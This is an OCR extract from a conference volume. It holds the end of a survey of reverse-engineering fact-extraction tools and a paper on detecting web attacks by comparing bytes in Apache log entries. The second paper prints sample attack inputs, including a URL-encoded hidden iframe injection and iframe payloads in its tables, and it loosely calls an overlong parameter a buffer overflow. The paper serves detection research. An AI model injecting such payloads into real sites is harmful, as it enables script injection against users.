According to Kienle [1], extractors populate the repository with facts of software system. The extractor has to provide all the facts that are of interest to its clients. The artifacts are software in binary form, database schemas and data, user interfaces, reports, documentation, source code. Merits: In this paper, choosing the source code as an artifact is most important and the up-to-date artifacts. According to Basten [2], the evaluation of extractor in different phases lexical analysis is based on regular expression, Lex reads character by character and AWK read line by line and produce output if regular expression are recognized. The problem with regular expressions is that are language dependent, it cannot deal with the nested language. It also needs more maintenance. It is cumbersome when more complex context information came (example scope information, variable qualification). Another area is compiler instrumentation, it removes the drawback of regular expression by supporting a number of languages. The extracted facts are in the form of tuples. Grammar-based approach is more general and grammar of a language is interest with fact extraction directives and to automatically generate fact extractor. Its fast extraction can be seen as a very lightweight attribute grammar system that only uses synthesized attributes. Elementary facts can be described by synthesized attributes and are propagated through the syntax tree using inherited attributes. Analysis results are ultimately obtained as synthesized attributes of the root of the syntax tree, further processing of elementary facts is carried out by relational techniques. Queries and Relations: The query imposes on the syntax tree. The problem with this method is less expressiveness of SQL, and it is very slow. In Rigi, use GROK relational algebra for relational manipulation language and relational partition algebra to represent basic facts about software system.

According to Dali [3] in Fig. 1, for software architectural construction, there is a variance in languages and different architectural style, implementation, and conventions, and no single tool is sufficient for the architectural extraction. For this analysis, Dali proposed an open, lightweight workbench that aids an analyst in extracting, manipulating, and interpreting architectural information. By assisting the reconstruction of architectures from extracted information, Dali helps an analyst redocument architectures and discover the relationship between




Fig. 1 Component of Dali workbench

"as-implemented" and "as-designed" architectures. According to Dali, generally static extraction was made by two types: (1) based on parsing and (2) based on lexical technique. Lexical techniques are more versatile and lightweight than parse-based techniques, but lexical techniques typically achieve lower accuracy. So there is no one tool will successfully extract the complete source code. If choose one method the extractor may be imperfect so the problem if one function call or relation missed that affects the architectural model. The author presents the solution for this problem, the composition of multiple extractions. Techniques will alleviate these problems by providing a concrete model of higher accuracy than any individual technique. If an extractor missed one function call disturb the high-level model However, this is a dangerous assumption as it will not be a single function call that is missing, but more likely a whole class of related elements or relations. This deficiency will likely affect the architectural model. The author proposes that *composition* of multiple extraction techniques will alleviate these problems by providing a concrete model of higher accuracy than any individual technique. After analyst this research work, we found the following merits: (1) New elements must be easy to integrate into the workbench (openness), and such integration should not unnecessarily impact other elements of the workbench (dependencies are lightweight). (2) Kazman [3] allows an analyst to interact with the recovered information by assessing the results of the reconstruction effort to see whether composite elements demonstrate functional consistency, and by seeing places where the as-built architecture differs from the as-designed architecture. No extraction technique is useful or complete without user interaction. Demerits: It is not fully automated human involvement necessary for the good architecture.

Martin [4] provides tool writers with the ability to query the compilers internal data structures for information on the programs being compiled. It gives guideline how these features can be used to write data extractor for supplying data to common reverse engineering tools. C++ programs are usually broken up into many files. These are header files that contain the declaration of data types functions and global variables and implementation files that contain the definitions. These files depend on each other an implementation file that defines the instantiations of a

variable of a certain data type its depends on the header file with the declaration of that data type. In a traditional programming environment, programmer has to keep track of the dependencies of these files in form of tools such as make utility. A traditional written parser has to process the subject program's source code sequentially breaking it up to lexicographic token and building abstract syntax trees (AST). Once this is done, the AST can be traversed for the obtain information from the code. After analyzing their research work, we found the following merits: (1) reducing the complexity of data extractors and (2) less time needed to develop these as compared to using traditional approaches and programming tools. Its limitation is structured query language that is limited in nature.

Ebert et al. proposed GUPRO [5] that is an integrated workbench to support the program understanding heterogeneous software systems on arbitrary levels of granularity GUPRO that is based on graph technology as shown in Fig. 2. It heavily relies on graph querying and graph algorithms. Source code is extracted from a graph repository, which can be viewed by an integrated querying and browsing facility. For C-like languages, GUPRO browsing includes a complete treatment of preprocessor facilities. This paper summarizes the work done on GUPRO during the last 7 years. The objective of generic understanding of programs (GUPRO) is to provide an integrated reverse engineering workbench, supporting multiple program analysis techniques GUPRO is strongly based on graph technology Software artifacts are stored in a graph repository, and the abstraction is done by graph queries and graph algorithms. After analyzing their research work, we found the following merits: GUPRO uses a schema-independent querying mechanism. Demerits: Not fit for large software system, all facts that source cannot fill at once due to limited repository size. Fact extractors for multi-languages systems follow a four-step parsing approach. Step 1 checks whether the document is already represented in the repository in a former version. If so, its facts are removed. The document itself is then parsed in a second step; in the third step, the extracted facts are integrated into the existing repository. In the fourth step, it ensures further integrity constraints.

Ferenc et al. [6] presented a framework "Columbus—Reverse engineering tool" extractor that is one of the components of this tool. The extraction process is based on a Columbus project. Software projects store as input files (and their settings: precompiled header, preprocessing, output directories, etc.) displayed in a




Fig. 2 Reference architecture for reverse engineering tools (*GUPRO)*

tree-view, which represents a real software system. The project can simultaneously contain source files of different programming languages. The process is very similar to a compiler system. The *first stage* of the extraction process is *data extraction*. Columbus takes the input files one by one and passes them to the appropriate extractor, which then creates the corresponding internal representation file. Columbus may contribute as a flexible, easily extensible tool architecture, a data exchange model (C/C++ schema), and a source code analysis process. After analyzing their research work, we found the following merits: (1) its architecture is easily extendable and (2) it provides reusability. Figure 3 shows a DEFCTO for fact extraction based on language parametric and fact parametric. It amounts to annotating the context-free grammar of a language with fact annotation it describes how to extract the elementary facts from the language element. Then, it uses the relational techniques to further enrich them and to perform the actual software analysis. After analyzing their research work, we found the following merits: (1) DEFACTO method is considerably smaller than other competing fact extractor method. (2) Arbitrary factual annotations can be added to the grammar, and it is independent from any preconceived analysis model and is fully general form. The method is succinct, and its notational efficiency has been demonstrated by comparison with other methods. Demerits: This technique does not rely on a specified grammar formalism or parser. Also, for the processing of the extracted facts, other methods could be used as well, ranging from Prolog to Java.

Rasool et al. [7] presented a simple and lightweight pattern extraction technique to extract different artifacts from legacy systems using regular expression pattern specifications with multiple language support. The author presented own custom-built tool DRT to recover artifacts from existing system at different levels of abstractions.

Paul et al. [8] presented a framework in which pattern language is used to specify interesting code features. The pattern language is derived by extending the source programming language with pattern matching symbol. It describes SCRUPLE a finite-state machine-based source code search tool that efficiently implements this framework. The SCRUPLE run-time system searches the source code for matches. The program source code is transformed by a source parser into a data structure called the attributed syntax tree (AST), which is based on the attributed dependency graph model. The pattern or query specified by the user is




Fig. 3 Global workflow of the envisaged approach

transformed by a parser pattern into automation called code pattern automation (CPA). CPA is non-deterministic finite-state automata, after AST and CPA have been generated.

Tele et al. [9] presented tool SolidFX, an integrated reverse engineering environment (IRE) for C and C++. SolidFX was specifically designed to support code parsing, fact extraction, metric computation, and interactive visual analysis of the results. In the design of SolidFX, adapted and extended several existing code analysis and data visualization techniques to render them scalable for handling millions of lines code. In this paper, the author gave the detail of several design decisions taken to construct SolidFX. It also illustrates the application of tool and lessons learned in using it, in several types of analyses of real-world industrial code bases, including maintainability and modularity assessments, detection of coding patterns, and complexity analyses. It is the proposed architecture based on Elsa but remove the limitation is it require the preprocessed input, it cannot parse the incorrect code. The output cannot be filtered or queried for the specific facts. After analyzing their research work, we found the following merits: (1) It does not require preprocessed input, (2) good in error recovery, and (3) output can be filtered or queried for specific facts. Demerits: The SolidFX need for refined static information can be extracted from the basic facts, such as control flow and data dependency graphs, leading to more complex and useful safety anal. According to story [10], Rigi gave two types of representation multiple windows, SHriMP (Simple hierarchical Multiperspective), and high-level abstraction. Three main components of parsing subsystem are C, C++, and COBOL languages repository—repository stores the result of parsing step. Interactive graph editor called "Rigiedit" gives browsing, editing, manipulating, exploring and managing capabilities Merits—Extensibility, Customization, representation, it provides metrics for cohesion and coupling, adapt different programming language, easy to use interface. Demerits: Not user friendly. No integrated source code editor. The parser only supports parsing functions and structure data types, so it only generates the structure of the software system in functional views (call graph) and cannot generate other views such as class diagrams and control flow. It provides limited amount of software metrics and unavailability of dynamic views. Reveal [11] described many characteristic of Rational Rose and ArgoUml but does not define binary class relationship they distinguish graphically association aggregation and composition but produce incomplete relationship. In Rational Rose aggregation is not detected. Reveal can be useful for reverse engineering class diagrams; however, it does not provide round-trip engineering. Reveal is a more precise tool. Other tools do not use a full parse to guide the reverse engineering process but rather use a fuzzy parse that scans the code for keywords. It provides complete modeling of the application. It is closer to UML standards. This is a commercial tool released by Imagix Corporation [12]. The architecture contains three main layers that is View, Exploration engine, Database (Imagix4D). This is a program understanding tool for C and C++ programs. It gives information in a 3D graphical format. Merits: It having a good user interface and it is easy to use. It automatically generates documentation from source code. Demerits of this tool are as follows:

(1) This tool cannot be extended, and (2) it cannot generate the graphical views that can be useful in printed form.

Ducasse et al. [13] presented a tool that is a tool environment to reverse engineer or reengineer a system. It provides an engineering environment that allows tools to collaborate (Moose). Moose give the requirement set for reengineering tool that is supported for reengineering tasks, extensible, exploratory, and scalable. Moose uses layered architecture. Its component is an import/export framework, repository and model management, services, querying and navigation, metrics, and other analysis support, grouping, refactoring. Merits: It can store, query, and navigate information. Its extensibility property helps to make it a foundation for another tool. It provides a complete description of the meta-model elements in terms of objects that are easily parameterized, extended, or manipulated.

2 Functional Requirement for Reengineering Tool

After review all the above literature and achieve a common approach for the design of reengineering tools in Fig. 4, reengineering tool architecture was described.

Artifacts: Artifacts are fact related to the province, some common artifacts are software in binary form, database schemas and, data, user interfaces, reports, documentation, source code. **Extractor**: Extractor has to provide all the facts that are of interest to its clients. Most research has focused on the extraction of facts from source code [14]. **Repository**: The most central component is the repository. It gets populated with facts extracted from the target software system. Analyses read information from the repository and possibly augment it with further




Fig. 4 Architecture for reengineering tool

information. Information stored in the repository is presented to the user with visualizes. **Analyzers**: Analyzers query the repository and use the obtained facts to synthesize useful information for reverse engineering tasks. Reverse engineering research has developed a broad spectrum of automated analyses. **Visualizers**: For software engineers to make the most effective use of the information that is gathered by extractors and augmented by analyzers, the information has to be presented in a suitable form by software visualizes. The complexity of software makes it difficult to visualize, and it is important that tools choose suitable techniques. Here, we discussed extractor in details.

3 Extractor in Details

The extractor is read the fact from the source code and stored the fact in repository. Extractor is classified into two types based on their work: static analysis and dynamic analysis. Static analysis is based on parsing. The dynamic analysis based on profiling. Raw data are used to identify a system's artifact and relationships. In static analysis, we are using source code parsing. In dynamic analysis (profiling), we used informal extraction (interviewing). Static analysis means to analysis of code without regard to its execution or input. In static parsing we use control flow analysis (use for identify loop) in our extractor. In this Fig. 5, the scanner reads the characters of the source program sequentially and construct tokens, which are the low-level elements of the source language. It reads the whole line and generates the token until whole line not reads and again the parser reads the next token from the scanner.




Fig. 5 Outline of extractor

4 Conclusions

Software reengineering is one of the most important processes for recovery legacy system; in this paper, we depict extractor and analyzed and discussed in details and try to find out requirement for design comprehensive architecture for extracts and how this architecture realized the other reengineering attributes that are helping to recreate design, which consists of all the features of the architecture. In our next paper, we try to construct architecture for our software extractor.

References

1. Kienle, H.M.: Building reverse engineering tools with software components. A Dissertation of DOCTOR OF PHILOSOPHY 1996, pp. 1–360 (2006)
2. Basten, H.J.S., Klint, P.: Defacto: Language-parametric fact extraction from source code SLE. Lecture Notes in Computer Science, vol. 5452, pp. 265–284. Springer (2008)
3. Kazman, R., Carriere, S.J.: Detective: Reconstructing software architecture from available evidence technical report CMU/SEI-97-TR-010 ESC-TR-97-010 DTIC QUALITY October 1997
4. Martin, J.: Leveraging IBM visual age for C++ for reverse engineering tasks. Conference of the Centre for Advanced Studies on Collaborative Research (CASCON' 99), pp. 83–95, November 1999
5. Ebert, J., Kullbach, B., Riediger, V., Winter, A.: GUPRO Generic Understanding of Programs June 2002
6. Ferenc, R., Beszedes, A., Tarkiainen, M., Gyimothy, T.: Columbus—reverse engineering tool a schema for C++. 18th IEEE international conference on software maintenance (ICSM'02), pp. 172–181, October 2002
7. Rasool, J.G., Philippow, I.: Recovering artifacts from legacy systems using pattern matching. World Academy of Science, Engineering and Technology, 22 2008
8. Paul, S., Prakash, A.: A framework for source code search using program patterns. IEEE Trans. Softw. Eng. **20**(6), 463–475 (1994)
9. Tele, A., Byelas, H.: A framework for reverse engineering large C++ code Bases. Elsevier Electronic Notes in Theoretical Computer Science, vol. 233, pp. 143–159 (2009)
10. Doan, T.: An evaluation of four reverse engineering tools for C++ applications, University of Tampere, Department of Computer Sciences M. Sc. Thesis October 2008
11. Matzko, S., Power, J.F.: Reveal: A tool to reverse engineer class diagrams. Conference in research and practice in information technology, vol. 10 (2002)
12. http://www.imagix.com (2006–2012)
13. Ducasse, S., Lanza, M., Tichelaar, S.: The moose reengineering environment, In small talk chronicles, August 2001
14. O' Brien, L.: "Reverse engineering". Department of Defense © 2005 by Carnegie Mellon University, U.S. (2005)

Detection of Web-Based Attacks by Analyzing Web Server Log Files

Nanhay Singh, Achin Jain, Ram Shringar Raw and Rahul Raman

Abstract In today's scenario, Web traffic is increasing everyday in the world and has overtaken P2P traffic. The Websites are getting hacked on daily basis. These rises in hacking activity pose a greater threat than the network attacks as they threaten to steal crucial and important information from Website. This information can be related to the users, employee, and other important data stored in applications and database linked to the Website. Increase in Web network traffic has opened new and more efficient attack vectors for the hackers and attackers to work with. Attackers take advantage of the vulnerability in traditional firewalls deployed on Website. These firewalls are not designed to protect Web applications; lots of Websites are getting attacked by malicious scripts and users. In this paper, many Web attacks are carried out on Web applications hosted on local server to analyze the log file created after the attacks. A Web application log file allows a detailed analysis of a user action. We have simulated some Web attacks using MATLAB. Results extracted from this process helps in the recognition of majority of the attacks and helps in prevention from further exploitation.

Keywords Web attacks · Web server log file · Buffer overflow attack · iFrame injection attack

N. Singh (✉) · A. Jain · R. S. Raw
Ambedkar Institute of Advanced communication Technologies and Research, Delhi, India
e-mail: nsingh1973@gmail.com

A. Jain
e-mail: achin_jain25@yahoo.com

R. S. Raw
e-mail: rsrao08@yahoo.in

R. Raman
National Institute of Technology, Rourkela, India
e-mail: rahulraman2@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_10, © Springer India 2014

1 Introduction and Background

Web applications are becoming increasingly popular and complex in all sorts of environments ranging from e-commerce to banking applications. As a consequence, Web applications are subject to all sorts of attacks. The consequences of attacks can be very severe, like identity supplanting, sensitive data hijacking, access to unauthorized information, modification of Web page content, malicious script execution, etc. Therefore, it is a very necessary and important task to protect Web application and adopt suitable security methods.

In this paper, we describe the various Web attacks with experimental results and analysis of the attacks. The rest of the paper is organized as follows: Sect. 2 gives brief overview of the attack on Web applications. In Sect. 3, descriptions of Web server log files is given in detail, which plays an important role in the work carried out in this article. Section 4 explains the problem formulation of the work. The experimental work and result analysis of the problem are carried out in Sect. 5 with comparative analysis between iframe injection and buffer overflow attack. Finally, Sect. 6 concludes the paper.

2 Web-Based Attacks

A Web attack is defined as the unwanted intrusion to Website resources. Cross-site scripting (XSS) attack refers to a range of attacks in which the attacker injects malicious code mostly JavaScript into a Web application [1, 2]. According to [3], more than 60 % of Websites are vulnerable to XSS attacks. SQL injection attack is considered to be one of the most critical cyber attacks and vulnerabilities related to *SQL* injection have been described as one of the most serious threats for Web applications [4, 5]. In this attack, the attacker tries to gain control over Web application database by exploiting vulnerability present. There are numerous approaches to launch SQL injection attack discussed in [6]. CSRF vulnerability occurs when a Website has inadequate mechanism to check whether a valid request has been sent intentionally or unintentionally by a logged-in user [7]. In CSRF attack, the attacker forces victim Web browser to perform an unwanted action on a trusted Website without user's interaction in that action. CSRF attack has been identified to be among the top four most common vulnerabilities present in today's Web-based programs [8].

There are many solutions available to counter these attacks such as firewall, but these features are not always enough to protect the users from being attacked. As a result, users are vulnerable to exploitations while performing basic functionalities (e.g., logging in) [9, 10]. In this paper, we restrict our research work to five well-known vulnerabilities explained in The Open Web Application Security Project (OWASP) [8].

3 Web Server Log Files

The Web logs are used to track the end-user behavior. Log files are those files that list the actions that have been occurred on the Web applications [11]. Web server creates and maintains log files for the purpose of getting feedback about the activity and performance of the server and the problems occurring in the Web server [12]. Log files play a very important role in the detection of attack on the Web application as analysis of log files helps in identifying anomalies in the request to the server and difference in normal request response from malicious request response. By studying Web server log files, it is possible to create rules based on regular expression as in case of various attacks such as XSS attack, iframe injection attack, and *SQL* injection attack. In other attacks, Web server log file analysis helps in creating rules based on parameter value anomaly such as "referrer" field in CSRF attack and "bytes" field in buffer overflow and iframe injection attack.

4 Problem Formulations

Web server log analysis is a rule-based detection method which is used for the analysis of Web attacks which are visible in default Web server log file like Apache or *Internet Information Server* (IIS). Detecting Web attacks is not a very simple process as there are a lot of attack vectors which should be known to make efficient detection rules, and it is very important to identify as many attack vectors as possible. Another problem is standardization of encoding method used in log files. A well-defined set of regular expressions and rules allows the identification of many of the critical Web application attacks.

In this paper, we have carried out study and analysis of Web attacks and their impact on Web server log files. For analyzing attack's effect, we have discussed two different attacks i.e., iframe injection attacks and buffer overflow attack on vulnerable Web application hosted on local server. Buffer overflow and iframe injection attacks are stimulated on Web applications using various scripts. After study of Web attacks, we accessed Web server log files (Apache server in this work) and then analyzed the difference in normal and malicious requests. In this work, we have also carried out comparative analysis of buffer overflow and iframe attack using result graphs generated with the help of MATLAB. In comparative work, we analyzed the effect of transferred bytes in both the attacks. Before introducing the experimental and result analysis work, we briefly describe all the five Web-based attacks one by one given in the subsections.

4.1 iFrame Injection Attack

The iframe stands for in-line frame, and this tag is used to insert contents from other Websites or server. This tag can be used by the attacker to inject malware

containing Websites or links using XSS attack. The attack is stimulated to show the difference between the sizes of bytes returned for the same request. In normal request, the URL looks as shown in the box below.

http://localhost/Test.php?yourname=Achin+Jain

When iframe injection was injected in the request, the *URL* looks as shown in the box below.

http://localhost/Test.php?yourname=Achin+Jain%3Ciframe+src%3D%94%3A%2F%
2Fdisney.com%2F%94+width%3D1+height%3D1+style%3D%94visibility%3Ahidden%
3Bposition%3Aabsolute%94%3E%3C%2Fiframe%3E

4.2 Buffer Overflow Attack

In buffer overflow attack, the attacker tries to exploit the very common vulnerability in the Web server of not validating the input properly. A buffer overflow occurs during program execution when a fixed-size buffer has had too much data copied into it. This causes the data to overwrite into adjacent memory locations and depending on what is stored there. The behavior of the program itself might be affected [13]. In this paper, the buffer overflow attack is tried on "*php*" page with a field to accept the name of the user and to stimulate the work. The length of the field is set to accept only 5 characters. In the first scenario, the legitimate input is passed to the "*php*" file by entering value through HTML form, and in the second scenario, the value of the parameter is directly passed from the *URL*. In the first attempt, the *URL* with correct input from HTML file looks as shown in the box below.

http://localhost/Test.php?yourname=achin

In the second attempt, the parameter value is directly passed to the "Test.php" from *URL* and *URL* looks like as shown in the box below.

http://localhost/Test.php?yourname=achinachinachinachinachinachinachinachina
chinachinachinachinachinachinachinachinachinachinachinachinachinachina
chinachinachinachinachinachinachinachinachinachinachinachachinachina
chinachinachinachinachinachinachinachinachinachinachinachinachinachina
chachinachinachinachinachinachinachinachinachinachinachinachinachina
chinachinachinachinachinachinachinachinachinachinachinachinachinachina
chinachinachinachinachinachinachachinachinachinachina

5 Experimental Works and Result Analysis

5.1 Experimental Works

In this section, the experimental work has been carried out to study the effects on Web server log file due to various attacks on the vulnerable Web application hosted in local Web server.

5.1.1 iFrame Injection Attack

In this work, our main focus is to analyze the log files for both the requests and observe what is the change in the amount of bytes that returned from the server. Log record showing normal request is given below in Fig. 1, which clearly shows that the amount of transferred bytes while serving the request is 64.

In Fig. 2, the log showing record with iframe injection attack is shown. Through this record file, it is clear that bytes transferred while serving same request is 167 and additional 226 due to error in injecting Website. Therefore, a total of 393 bytes is transferred from the server.

5.1.2 Buffer Overflow Attack

The main focus is to analyze the log file and identify the changes in the Web server log file. Figure 3 shows the log file of the normal request, and Fig. 4 shows the log file with buffer overflow attack.

It is clearly visible from both the log files that a parameter value of any length can be sent via URL. The value used is very short, but the bytes that server has to send as response increases from 59 to 564 which is approximately 9.5 times larger. If the input value increases to a larger extent, then it is very likely that Web server will crash down.




Fig. 1 Log file for normal request




Fig. 2 Log file showing iframe injection attack




Fig. 3 Log file record with input from HTML file




Fig. 4 Log file record in buffer overflow attack

5.2 Result Analysis

In this section, we have carried out the comparative analysis between buffer overflow and iframe injection attack to distinguish which attack is more severe. The parameter that we have considered in this work is the amount of bytes transferred. In the first step, we have simulated iframe injection attack, and various inputs that are tested are listed in Table 1. First five input parameters passed are normal, and the amount of bytes transferred from the server while responding back to this normal request is 59. The next input contains script for iframe injection attack, and for these attacks, bytes transferred increased accordingly as shown in the form of graph in Fig. 5.

In the second step, we have simulated buffer overflow attack, and inputs that are tested are listed in Table 2. First five input parameters passed are normal, and the amount of bytes transferred from the server while responding back to this normal request is 59. The next input contains input having length more than the expected length (5 in our work), and for these attacks, bytes transferred increased exponentially as shown in the form of graph in Fig. 6.

For the comparative analysis, we have simulated both the attacks together, and the result is shown in Fig. 7. In the figure, it is clear that impact of iframe injection attack depends on the Website injected in the script, and the impact of buffer overflow injection attack is directly proportional to the length of the injected input.

After analysis of iframe injection and buffer overflow attack, we can see in figure that both the attacks can be used against the Website and applications hosted on Web server to increase illegitimate traffic. From the graph, it is clear that the

Table 1 Input parameter and bytes transferred for iframe injection attack

S. No	Input	Bytes transferred
1	abcde	59
2	12345	59
3	@#$ %^	59
4	ABCDE	59
5	A!2C#	59
6	Achin Jain < iframe src = http://www.disney.com/>	101
7	Achin Jain < iframe src = http://www.w3schools.org/>	104
8	Achin Jain < iframe src = http://www.imdb.com/>	99




Fig. 5 Graph for iframe injection attack

Table 2 Input parameter and bytes transferred for buffer overflow attack

S. no	Input	Bytes transferred
1	abcde	59
2	12345	59
3	@#$ %^	59
4	ABCDE	59
5	A!2C#	59
6	Achin Jain	64
7	Achin Jain M. Tech IS student	82
8	Achin Jain M. Tech IS student studying in AIACTR Geeta colony Delhi	120
9	Achin Jain M. Tech IS student studying in AIACTR Geeta colony Delhi has done B. Tech from MSIT Delhi in year 2007	164

impact of buffer overflow attack is much severe than iframe injection attack, and to prevent from such conditions, input parameter length should be monitored efficiently and proper mechanisms need to be employed on Web server to defend against Web attacks.




Fig. 6 Graph for buffer overflow attack

